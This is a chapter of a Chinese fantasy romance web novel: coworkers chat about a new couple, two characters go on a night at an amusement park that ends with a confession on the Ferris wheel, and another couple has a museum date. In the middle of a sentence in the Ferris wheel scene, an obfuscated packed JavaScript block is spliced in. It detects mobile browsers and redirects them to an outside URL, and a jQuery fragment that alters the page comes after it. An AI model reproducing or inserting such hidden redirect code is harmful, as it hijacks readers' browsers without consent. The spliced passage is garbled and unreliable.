下午忙得兵荒马乱,刑天和白裂往办公室打了不下十个电话,疯狂吐槽太岁难抓。
“他又不是人参精往林子跑什么?”
白裂机灵,化作原型不怕蚊虫叮咬,可是刑天却没这样一身皮毛,险些没叫雨林里的蚂蟥吸成人干。
“我靠我要是倒下又得多个丛林传说。”
“无头干尸案。”白裂嘎嘎笑出声,示意刑天赶紧刨地洞。
晏衡说自己去帮忙,他俩却悄悄问陆曼在不在办公室。
两人今天出外勤错过大瓜,心痒难耐,有被组织抛弃的危机感。
陆曼掀开眼罩夺过手机,赏了他俩一个滚字。
“干你活去吧,还给你们发个红鸡蛋怎么着?”
刑天白裂秒懂,陆曼叫手机里的怪叫钻得耳朵疼,反手挂断电话。
晏衡接过手机:“这么干脆?”
陆曼无所谓挥挥爪子开始写结案报告:“都是熟人藏着掖着干什么?”
“过年吃饺子还得放炮呢,我这也是母单至今,说出来让大家都听个响。”
临近下班陆曼手机狂响,周武本来想送陆曼回家。
电话里他有些为难:“交通那边有个急件需要我复核,可能会晚点。”
“你去忙。”陆曼点头,“我正好写完结案报告。”
周武犹豫了一下:“那你下班……”
“我自己打车回去,你不都把钥匙给我了吗。”陆曼打断他,“忙你的。”
“好。我尽快结束,然后给你打电话。”
“行,退下吧。”
辰寰看着互通电话的新情侣,调侃道:“有家室就是不一样,像我这种连加班都没人理。”
陆曼没理会他的,继续低头写文件。
“谁让你没本事还抠门。”语毕看一眼晏衡,“近水楼台还捞不着月”
晏衡处理完最后一份文件,抬头发现已经过了下班时间。辰寰正靠在椅背上看着他:“晚上想吃什么?我叫菌人送了新鲜的鲈鱼,清蒸还是红烧?”
“都行。”晏衡保存文档,盖上电脑,捞起椅背上的外套自然而然跟着辰寰回家。“那清蒸,你最近看起来火气不小。”辰寰起身,拿起外套,“走吧,先去超市买点葱姜。”
两人赶在超市关门前付了款,看看时间又看看手里的调味品。
“吃上饭都得十二点了吧?”
周末转眼就到。
周六傍晚,晏衡站在衣柜前,罕见地犯了难。他平时穿衣随意,怎么舒服怎么来,可今天不知怎么的,总觉得哪件都不太对。
最后他选了件简单的黑色T恤和牛仔裤,外面套了件深蓝色夹克。对着镜子看了看,又觉得太随便,犹豫着要不要换。
大门响起解锁的声音。
晏衡看了眼时间,六点整,辰寰说好六点半出发,这才六点,又整什么幺蛾子。
他拉开房门,走到厨房便看到辰寰站在餐桌边,手里还提着什么东西。
辰寰今天穿了件浅灰色衬衫,袖子挽到手肘,下身是黑色长裤,看起来休闲又不失清爽。他举举起手里的纸袋:“出去买了你爱吃的那家蛋挞,刚出炉的。”
晏衡打个哈欠:“不是六点半吗?”
“怕堵车,提前出发了。”辰寰很自然地把蛋挞放在餐桌上,打量了一下晏衡,“情侣装?”
晏衡耳朵微热:“grandma的,随便穿的。”
“随便穿也好看。”辰寰从纸袋里拿出蛋挞,递给他一个,“趁热吃,吃完出发。”
两人简单吃了点东西,六点一刻就出门。路上果然有些堵,晏衡抱着手机玩消消乐,满屏“俺不刘波”。
“周武和陆曼今天约会。”辰寰忽然道,“周武约她去看艺术展,说是楚地文物特展。”
晏衡划拉着小黄鸡看一眼车外,开始怀念陆曼开车
“哇哦,我赌两毛钱陆曼呆不到结束。”
“咋不带她打拳击。”
“九凤是楚神,周武还不是想拉进关系。”辰寰打了转向灯,“听说他准备了很久,连解说词都背熟了。”
晏衡想象了一下周武穿着正装,一本正经给陆曼讲解文物的样子,忍不住弯了弯嘴角。
“就怕是马屁拍马腿上。”
陆曼可不是什么附庸风雅的人,她永远那么张扬向上,怎么会怀念以前沉湎过去呢。
车在游乐场停车场停下时,刚好六点半。夕阳的余晖给整个游乐场镀上了一层金色,远处已经能看到旋转木马亮起的灯光。
辰寰停好车,从后备箱拿出一个小背包:“我带了水和纸巾,还有件外套,晚上可能会凉。”
晏衡看着他准备周全,也玩心大起,期待起这个活动来。
两人检票入园,游乐场里已经热闹起来。夜场活动果然吸引了不少人,大多是情侣或一家三口,欢声笑语不绝于耳。
“先玩什么?”辰寰问。
晏衡环顾四周,目光落在远处的过山车上:“那个。”
辰寰顺着他指的方向看去,笑了:“好。”排队的时候,辰寰很自然地站到晏衡外侧,替他隔开拥挤的人群。晏衡注意到这个小动作,没说什么,只是心里那点不自在又淡了些。
过山车呼啸而过,尖叫声此起彼伏。轮到他们时,晏衡选了第一排。扣好安全带,他转头看向辰寰:“怕吗?”
辰寰挑眉:“你害怕?”
晏衡笑了,那笑容张扬又明亮,是辰寰很久没见过的样子:“这有什么好怕的。谁叫谁王八。”
过山车启动,缓缓爬升到最高点,然后猛地俯冲而下。风呼啸着刮过耳边,失重感瞬间袭来。晏衡张开手臂,畅快地笑起来。辰寰侧头看他,夕阳的最后一缕光映在他脸上,那双总是带着几分疏离的眼睛此刻亮得惊人。
从过山车上下来,晏衡意犹未尽:“再来一次?”
“先玩点别的。”辰寰指了指不远处的摊位,“睚眦玩偶在那里发售。”
两人走过去,果然看到排着长队。玩偶做得确实精致,红色的眼睛炯炯有神,毛发根根分明,还穿着一件小小的黑色皮夹克,神气十足。
排了将近半小时,终于轮到他们。辰寰买了两个,一个递给晏衡,一个自己拿着。
“像你。”辰寰对比了一下玩偶和晏衡,笑道。
晏衡看着手里的小睚眦,嘴角微扬:“还行。”天色渐渐暗下来,游乐场的灯光次第亮起,像散落人间的星星。两人又玩了几个项目,海盗船、大摆锤、跳楼机,晏衡玩得尽兴,辰寰全程陪着,偶尔被他拉着手腕跑向下一个项目,眼里满是纵容。
七点半,烟花秀即将开始。辰寰带着晏衡来到摩天轮下:“这里视野最好。”
摩天轮缓缓上升,整个游乐场的景色尽收眼底。舱内很安静,只有机械运转的细微声响。
晏衡看着窗外渐渐缩小的地面景物,忽然道:“今天玩的不错。”
辰寰转头看他:“有奖励吗?”
“比如赏我个龙宫当家主母的名号?”
”“天黑了不代表你可以做梦”晏衡挼挼手里的睚眦玩偶,弯弯眉眼,这个丑东西一点也不像自己,但就是莫名讨人喜欢
“你肯来。”辰寰声音清和,眼神温柔,“我很高兴。”
舱体升到最高点,忽然,“砰”的一声,第一朵烟花在夜空中绽开。紧接着,无数璀璨的光华接连绽放,把整个夜空照得如同白昼。
晏衡的脸被烟花的光芒映得忽明忽暗,他专注地看着窗外,眼睛里有烟花倒影,亮晶晶的。
辰寰看着他,忽然觉得,就这样看着他,看一辈子也不错。
烟花秀持续了二十分钟,最后一朵巨大的金色烟花在空中绽开,缓缓落下,像一场金色的雨。
摩天轮也开始下降。舱内重新陷入安静,气氛有些隐约的暧昧。
“晏衡。”辰寰忽然开口。
“嗯?”
“我可以追你吗?”辰寰问得很直接,但语气认真,“你不需要回应,只要接受我的追求就好了。”
晏衡转过头,对上他的眼睛。舱内光线昏暗,但辰寰的金色眼睛;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17021569|190253||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
在黑暗里微微发亮,里面盛满了不加掩饰的期待和真诚。
晏衡沉默了很久。摩天轮快要降到底部,外面的人声渐渐清晰。
辰寰其实并没有期待肯定的回答,半晌晏衡终于开口:“缠死人了,随你吧。”
摩天轮舱门打开,外面的喧闹涌了进来。辰寰怔了一瞬。
“好。”他说,伸出手,轻轻碰了碰晏衡的手背,然后收回,“那从现在开始,我的目标是要做龙宫的当家主母。”
晏衡别过脸,耳朵通红,却没反驳。
两人走出摩天轮,夜风微凉。辰寰从背包里拿出外套递给晏衡:“穿上,别着凉。”
晏衡接过穿上,外套上还带着辰寰的温度和淡淡的木质香气。
回去的路上,晏衡抱着那只睚眦玩偶,靠在副驾驶座上,有些昏昏欲睡。今天玩得太尽兴,放松下来后倦意上涌。
等红灯时,辰寰侧头看他。晏衡闭着眼睛,睫毛在眼下投出浅浅的阴影,怀里紧紧抱着玩偶。
辰寰悄悄调高了空调温度,觉得自己胜券在握了。
手机震动了一下,是周武发来的消息:“葛朗台,你说看展后干什么?吃饭?散步?还是直接跟她回家?”
自己的失败固然难过,但好兄弟的幸福更让人嫉妒。
陆曼竟然没半路撂挑子而是和他逛了一天博物馆。
“适合把你拉去火化。”
猫南北在炫耀什么呢?
没过一会儿,周武又贱贱炫耀小情侣的美好生活:“她说有点累,我陪她回家了。?”
辰寰瞥一眼后视镜,回道:”“你滚远点”
周武:“你和晏衡呢?进度还是为0?”
辰寰看了眼副驾驶座上睡着的晏衡,打字:“滚,老子进展顺利。”
车开到晏衡楼下,辰寰轻轻叫醒他:“到家了,上去睡觉。”
晏衡迷迷糊糊睁开眼,抱着玩偶下车。直到房间门口才有些清醒,他顿了顿,回头看向辰寰:“晚安。”
“晚安。”
晏衡点头,懒得洗澡转身扑到床上。
辰寰看着他紧闭的房门,又在客厅坐了一会儿,才抱着自己的玩偶回到房间。
这批玩偶可是专门设计的。
晏衡趴在船上低头看了看怀里的睚眦玩偶,手指无意识地摩挲着玩偶的毛发。
手机震动,是辰寰发来的消息:“明天早上给你炸油条,早睡。”
晏衡盯着那条消息看了很久,回复:“晚安。”
几乎是立刻,辰寰回复了一个笑脸表情。
晏衡把手机放在床头,抱着玩偶躺下。今天确实很开心,很久没有这么放松地玩过了。辰寰很细心,全程照顾他的喜好,没有任何越界的举动,却处处透着用心。
他想起摩天轮上那个问题,和那句“随你”。
翻了个身,晏衡把脸埋进玩偶柔软的毛发里。
与此同时,宿舍楼下,周武并没有立刻离开。他坐在车里,看着陆曼公寓的窗户透出的暖黄色灯光,心里还在复盘今天的表现。
看展时他解说得太详细了吗?会不会让她觉得无聊?晚餐时他点的菜合她口味吗?送她回来时,那句“晚安”是不是太简单了?
正想着,手机亮了,是陆曼发来的消息:“下回换个去处,不过这个展还不错,你用心了。”
周武眼睛一亮,立刻回复:“你喜欢就好。下次有类似的展览,我再告诉你。”
陆曼:“别,下次我安排,你这太次,走一天好险没给我累死。早点回去。”
周武:“已到家。你早点休息,晚安。”
发完这条,他犹豫了一下,又加了一句:“爱你。”发送成功后,他紧张地盯着屏幕。过了几分钟,陆曼回复了个飞吻小猫的表情包:“啾咪啾咪、jpg”
周武把手机放在胸口,靠在椅背上,长长地舒了口气。
楚地是他和陆曼相见的地方,确定关系的第一次约会他还是想和陆曼在与楚地相关的地方。
属于他们的故事,才刚刚拉开序幕。